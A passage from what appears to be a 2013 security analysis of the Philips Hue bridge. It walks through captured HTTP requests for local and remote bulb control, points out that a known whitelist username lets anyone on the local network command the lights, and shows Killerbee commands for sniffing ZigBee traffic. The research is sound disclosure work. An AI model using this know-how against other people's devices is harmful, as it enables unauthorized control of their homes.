{"name":"Bathroom 2","state":{"bri":254,"effect":"none","sat":
144,"reachable":true,"alert":"none","hue":14922,"colormode":"ct","on":false,"ct":
369,"xy":[0.4595,0.4105]},"modelid":"LCT001","swversion":"65003148","pointsymbol":
{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"non
e"},"type":"Extended color light"},"13":{"name":"Bathroom 4","state":{"bri":
254,"effect":"none","sat":144,"reachable":true,"alert":"none","hue":
14922,"colormode":"ct","on":false,"ct":369,"xy":
[0.4595,0.4105]},"modelid":"LCT001","swversion":"65003148","pointsymbol":
{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"non
e"},"type":"Extended color light"},"14":{"name":"Bathroom 3","state":{"bri":
254,"effect":"none","sat":144,"reachable":true,"alert":"none","hue":
14922,"colormode":"ct","on":false,"ct":369,"xy":
[0.4595,0.4105]},"modelid":"LCT001","swversion":"65003148","pointsymbol":
{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"non
e"},"type":"Extended color light"},"11":{"name":"Hallway 2","state":{"bri":
123,"effect":"none","sat":254,"reachable":true,"alert":"none","hue":
17617,"colormode":"xy","on":false,"ct":424,"xy":
```

```
[0.492,0.4569]], "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "12": {"name": "Bathroom 1", "state": {"bri":
254, "effect": "none", "sat": 144, "reachable": true, "alert": "none", "hue":
14922, "colormode": "ct", "on": false, "ct": 369, "xy":
[0.4595, 0.4105]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "3": {"name": "Living room lamp 2", "state": {"bri":
102, "effect": "none", "sat": 234, "reachable": true, "alert": "none", "hue":
687, "colormode": "xy", "on": false, "ct": 500, "xy":
[0.6452, 0.3312]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "2": {"name": "Living room lamp 1", "state": {"bri":
119, "effect": "none", "sat": 180, "reachable": true, "alert": "none", "hue":
51616, "colormode": "xy", "on": false, "ct": 158, "xy":
[0.3173, 0.187]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "1": {"name": "Bookshelf 1", "state": {"bri":
161, "effect": "none", "sat": 236, "reachable": true, "alert": "none", "hue":
696, "colormode": "xy", "on": false, "ct": 500, "xy":
[0.6474, 0.3308]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "10": {"name": "Bedroom 1", "state": {"bri":
254, "effect": "none", "sat": 144, "reachable": true, "alert": "none", "hue":
14922, "colormode": "ct", "on": false, "ct": 369, "xy":
[0.4595, 0.4105]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "7": {"name": "Guest bedroom 1", "state": {"bri":
115, "effect": "none", "sat": 144, "reachable": true, "alert": "none", "hue":
14922, "colormode": "xy", "on": false, "ct": 369, "xy":
[0.2567, 0.2172]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "6": {"name": "Kitchen 3", "state": {"bri":
74, "effect": "none", "sat": 253, "reachable": true, "alert": "none", "hue":
37012, "colormode": "xy", "on": false, "ct": 153, "xy":
[0.281, 0.2648]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "5": {"name": "Kitchen 1", "state": {"bri":
106, "effect": "none", "sat": 254, "reachable": true, "alert": "none", "hue":
25593, "colormode": "xy", "on": false, "ct": 290, "xy":
[0.4091, 0.518]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "4": {"name": "Bookshelf 2", "state": {"bri":
16, "effect": "none", "sat": 247, "reachable": true, "alert": "none", "hue":
11901, "colormode": "xy", "on": false, "ct": 500, "xy":
[0.5466, 0.4121]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "9": {"name": "Kitchen 2", "state": {"bri":
246, "effect": "none", "sat": 216, "reachable": true, "alert": "none", "hue":
58013, "colormode": "xy", "on": false, "ct": 359, "xy":
```

```
[0.4546,0.2323]], "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light", "8": {"name": "Hallway 1", "state": {"bri":
9, "effect": "none", "sat": 254, "reachable": true, "alert": "none", "hue":
25593, "colormode": "xy", "on": false, "ct": 290, "xy":
[0.4091, 0.518]}}, "modelid": "LCT001", "swversion": "65003148", "pointsymbol":
{"3": "none", "2": "none", "1": "none", "7": "none", "6": "none", "5": "none", "4": "none", "8": "none"}, "type": "Extended color light"}}, "schedules": {}, "config":
{"portalservices": true, "gateway": "192.168.2.1", "mac": "[DELETED]", "swversion": "01005215", "ipaddress": "192.168.2.2", "proxyport": 0, "swupdate":
{"text": "", "notify": false, "updatestate":
0, "url": ""}, "linkbutton": true, "netmask": "255.255.255.0", "name": "Philips
hue", "dhcp": true, "UTC": "2013-04-29T21:13:29", "proxyaddress": "", "whitelist":
{"[DELETED]": {"name": "iPad 4G", "create date": "2012-11-23T05:54:57", "last use
date": "2013-02-11T21:29:12"}, "[DELETED]": {"name": "iPhone 5", "create
date": "2012-11-22T04:49:57", "last use date": "2012-12-03T01:21:56"}, "[DELETED]":
{"name": "iPhone 5", "create date": "2012-12-09T04:04:39", "last use
date": "2013-04-29T21:10:32"}}, "groups": {}, "lastHeardAgo": 5 };
    app.data.bridgeid = "[DELETED]";
[DELETED]
```

As is evident, the HTTP response includes information about the lightbulbs associated with the bridge and their state as well as the internal bridge IP address and ID. However, the items in red are of special interest since they represent a list of whitelisted username[s] that have registered with the bridge. Anyone with local access to the bridge can directly issue commands to control the lightbulbs if they know one or more username[s].




**Figure 10:** Bridge successfully associated with user account.

The screenshot in Figure 10 illustrates what renders in the browser as a result of the HTTP response. The user is now ready to control the lightbulbs from the website.

## 2. Controlling the Lightbulbs via the Web Portal

It is possible to control the lightbulbs from the web portal. As we will see in this section, the web browser will attempt to talk directly to the bridge in case the user is on the same network segment (i.e. local). When this fails, the request is routed through a persistent outbound connection the bridge keeps open to the Philips web service.



**Figure 11:** User can turn off all lights from the web portal

In this use case, we consider the case where the user clicks on 'off' to turn off all the lights as highlighted in Figure 11. In this situation, the following GET request is sent by the browser:

```
GET /en-US/user/sendMessageToBridge?clipmessage=%7B%22bridgeId%22%3A%22[DELETED]%22%2C%22clipCommand%22%3A%7B%22url%22%3A%22%2Fapi%2F0%2Fgroups%2F0%2Faction%22%2C%22method%22%3A%22PUT%22%2C%22body%22%3A%7B%22on%22%3Afalse%7D%7D%7D HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: https://www.meethue.com/en-US/user/scenes
```

```
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: [DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

The GET request above is documented in Section 2.5 of the Philip's API [[http://developers.meethue.com/2\\_groupsapi.html#25\\_set\\_group\\_state](http://developers.meethue.com/2_groupsapi.html#25_set_group_state)]. Here is the response back from the server indicating the request to turn off all the bulbs was successful:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION=[DELETED];Path=/
Vary: Accept-Encoding
Date: Sun, 05 May 2013 23:04:19 GMT
Server: Google Frontend
Content-Length: 41
```

```
{"code":200,"message":"ok","result":"ok"}
```

In order to actually have the bridge execute the request, the browser first attempts to connect directly to the bridge assuming it's on the same network segment:

```
OPTIONS /api/[DELETED whitelist token]/groups/0/action HTTP/1.1
Host: 192.168.2.2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Content-Length: 0
Accept: */*
Access-Control-Request-Method: PUT
Origin: https://www.meethue.com
Access-Control-Request-Headers: origin, content-type, accept
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
Proxy-Connection: keep-alive
```

And here is the response from the bridge back to the browser:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: text/html
Content-Length: 0
```

The bridge maintains an outgoing TCP connection with 5.79.11.202 (Philips owned IP space) as discussed earlier. In the case where the user is remote and not on the same network segment as the bridge, the bridge is nudged to collect a message. The bridge then performs a POST request similar to the following to collect the message:

```
POST /queue/getmessage?id=[DELETED: BridgeID]&sso=[DELETED] HTTP/1.1
Host: www.meethue.com:80
Connection: close
Transfer-encoding: chunked
Content-Type: application/json
```

[ENCRYPTED PAYLOAD DELETED]

And the server responds:

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Vary: Accept-Encoding
Date: Sun, 05 May 2013 23:30:14 GMT
Server: Google Frontend
Connection: close
```

[ENCRYPTED PAYLOAD DELETED]

In both the cases where the browser is able to access the bridge locally or when the request is routed through the outbound TCP connection, the bridge must wirelessly tell the associated lightbulbs to change state. Section 5 outlines how this is done.



### 3. Controlling the Lightbulbs via the iOS App

It is also possible to control the lightbulbs using the iOS App for the iPhone and the iPad.

When the Hue iOS app is launched on the phone, it first checks to see if the bridge has its username whitelisted by issuing the following GET request:

```
GET /api/[username deleted] HTTP/1.1
Host: 10.0.1.2
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Pragma: no-cache
User-Agent: hue/1.1.1 CFNetwork/609.1.4 Darwin/13.0.0
```

Here is the response from the bridge telling the App that it is not authorized:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json

[{"error":{"type":1,"address":"/","description":"unauthorized user"}}]
```

In this case, the App asks the user to press the physical button on the bridge as shown in Figure 12.



**Figure 12:** iOS App instructing the user to press the physical button on the bridge

In the background, the iOS app checks to see if the bridge is able to authorize the provided username (whitelist token):

```
POST /api HTTP/1.1
Host: 10.0.1.2
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
Accept: */*
Pragma: no-cache
Connection: keep-alive
User-Agent: hue/1.1.1 CFNetwork/609.1.4 Darwin/13.0.0
Content-Length: 71

{"username":"[username deleted]","devicetype":"iPhone 5"}
```

The bridge associates the event of the user pressing the physical button with the time period of the App invoking this request and authorizes the username with the following response:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json

[{"success":{"username":"[username deleted]"}}]
```

As discussed in section 1, once the `username` (whitelist token) is authorized, the device uses it to command the Bridge locally and remotely via the web service.

If the iPhone or iPad is on the same local network as the bridge, the following POST request is issued to the bridge to turn off all bulbs:

```
PUT /api/[username deleted]/groups/0/action HTTP/1.1
Host: 10.0.1.2
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-us
Pragma: no-cache
Connection: keep-alive
User-Agent: hue/1.1.1 CFNetwork/609.1.4 Darwin/13.0.0
Content-Length: 12


{"on":false}
```

To which the bridge responds:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json
```

```
[{"success":{"/groups/0/action/on":false}}]
```

In the case where the iPhone or iPad is not on the same network segment (i.e. the user is remote), the iOS app can remotely issue commands to the bridge via the portal infrastructure. In this case, the iOS device notifies the user that it is unable to connect to the bridge directly as illustrated in Figure 13.



**Figure 13:** Hue iOS App notifying the user that it is unable to connect to the bridge directly

The user can set up the iOS app to authenticate remotely by clicking on More and then selecting “Setup away from home” as shown in Figure 14.




**Figure 14:** Options available when user clicks on “More”

When the user elects to setup away from home, the iOS app launches the Safari browser which issues the following GET request:


```
GET /en-US/api/gettoken?devicename=iPhone+5&appid=hueapp&deviceid=[whitelist token
deleted] HTTP/1.1
Host: www.meethue.com
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: [DELETED]
Connection: keep-alive
Accept-Language: en-us
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 6_1_4 like Mac OS X) AppleWebKit/536.26
(KHTML, like Gecko) Version/6.0 Mobile/10B350 Safari/8536.25
```

The resultant HTML response renders the login page show in Figure 15.



**Figure 15:** Portal login page to authorize iOS App

At this time, the user submits his or her credentials and is then asked to authorize the App as shown in Figure 15.



**Figure 16:** User is asked to authorize iOS app

When the user clicks on Yes (Figure 16), the iOS App makes the following GET request:

```
GET /en-US/api/getaccesstokenpost HTTP/1.1
Host: www.meethue.com
Referer: https://www.meethue.com/en-US/api/getaccesstokengivepermission
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: [DELETED]
Accept-Language: en-us
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 6_1_4 like Mac OS X) AppleWebKit/536.26
(KHTML, like Gecko) Version/6.0 Mobile/10B350 Safari/8536.25
```

**The server responds:**

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: [DELETED]
Vary: Accept-Encoding
Date: Mon, 08 Jul 2013 05:24:14 GMT
Server: Google Frontend
Content-Length: 1653

<!DOCTYPE html>
<html>
  <head>
    <meta content="0;phhueapp://sdk/login/8/[TOKEN DELETED]=" http-equiv="refresh" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-
scale=1.0, user-scalable=1" />
    <link rel="stylesheet" type="text/css" href="/public/minified/user.css?
v=v1-2-17.368315882444580625">
    <!-- omniture tags -->
    <meta name="PHILIPS.METRICS.DIVISION" content="CP" />
    <meta name="PHILIPS.METRICS.COUNTRY" content="US" />
    <meta name="PHILIPS.METRICS.LANGUAGE" content="en" />
    <meta name="PHILIPS.METRICS.SECTION" content="meethue" />
    <meta name="PHILIPS.METRICS.PAGENAME" content="api:getaccesstokenpost" />
  </head>
  <body class="bg-public lightbox" id="background">
    <div class="page">
      <header class="block-header pos-rel">
        <nav>
          <h1 class="block-header-text block-header-title left">
            <span class="font-regular">Congratulations</span>
          </h1>
        </nav>
      </header>

      <div class="clear bg-lightest box-large text-block-base">
        <p>
          You can now use your mobile device to control your lamps.
        </p>

        <a href="phhueapp://sdk/login/8/[TOKEN DELETED]" class="button-like button-
primary">Back to the app</a>

      </div>

    </div>
  </body>
</html>

```




```

<script type="text/JavaScript" src="//www.crsc.philips.com/crsc/scripts/
s_code_philipsglobal.js"></script>
</body>
</html>

```

Notice the `phhueapp://` URL scheme. This gets the user back to the Hue App. The token generated by the website is passed on through the URL scheme. The iOS app then uses this token to issue subsequent requests remotely.



**Figure 17:** User clicks on “ALL OFF” button on iOS App

Now, if the user clicks the “ALL OFF” button as illustrated in Figure 17, the following request is sent if the user is on the local network:

```

PUT /api/[DELETED]/groups/0/action HTTP/1.1
Host: 192.168.2.2
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-us

```

```
Pragma: no-cache
Connection: keep-alive
User-Agent: hue/1.0.2 CFNetwork/609.1.4 Darwin/13.0.0
Content-Length: 12
```

```
{"on":false}
```

#### To which the bridge replies:

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json
```

```
[{"success":{"/groups/0/action/on":false}}]
```

#### If the user is remote, the following request is sent by the iOS App:

```
POST /api/sendmessage?token=[DELETED] HTTP/1.1
Host: www.meethue.com
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
Accept: */*
Connection: keep-alive
User-Agent: hue/1.0.2 CFNetwork/609.1.4 Darwin/13.0.0
Content-Length: 127

clipmessage={ bridgeId: "[DELETED]", clipCommand: { url: "/api/0/groups/0/action",
method: "PUT", body: {"on":false} } }
```

#### To which the server replies:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
```

Date: Mon, 06 May 2013 19:51:58 GMT  
 Server: Google Frontend  
 Content-Length: 41

```
{"code":200,"message":"ok","result":"ok"}
```

Just as in section 2, the bridge fetches the remote request through the outgoing TCP request it maintains with the Hue servers.

#### 4. Changing Lightbulb State (ZigBee Light Link)

In order to change the state of the lightbulbs (such as turning all the associated bulbs off) the bridge uses the ZigBee Light Link wireless technology and protocol.

ZigBee is a low-cost and low-powered protocol built upon the IEEE 802.15.4<sup>8</sup> standard. It is a popular protocol used by millions of devices and sensors. The ZigBee Light Link (ZLL)<sup>9</sup> standard is a specification of a ZigBee application profile that defines communication parameters for lighting systems related to the consumer market and small professional installations. The Philips Hue system uses ZLL.

ZLL requires the use of a manufacturer issued master key. This master key is stored on the bridge as well as the light bulbs. Upon initiation (when the user presses the button on the bridge), the bridge generates a random network key and encrypts it using the master key. The lightbulbs unwrap the network key since they also have the master key and use it to subsequently communicate with the bridge.

The ZLL network traffic can be sniffed using the Killerbee framework<sup>10</sup> and an RZ USBstick. In order to get the full functionality from the Killerbee tools as well as to ensure stability, the RZ device needs to be flashed with custom firmware<sup>11</sup>.

Once plugged in, the RZ USBStick can be identified using `zbid`:

```
# zbid
Dev          Product String  Serial Number
002:005      KILLERB001      [DELETED]
```

Next, we can begin sniffing using `zbwiresnark` (on channel 11):

```
# zbwiresnark -f 11 -i '002:005'
```

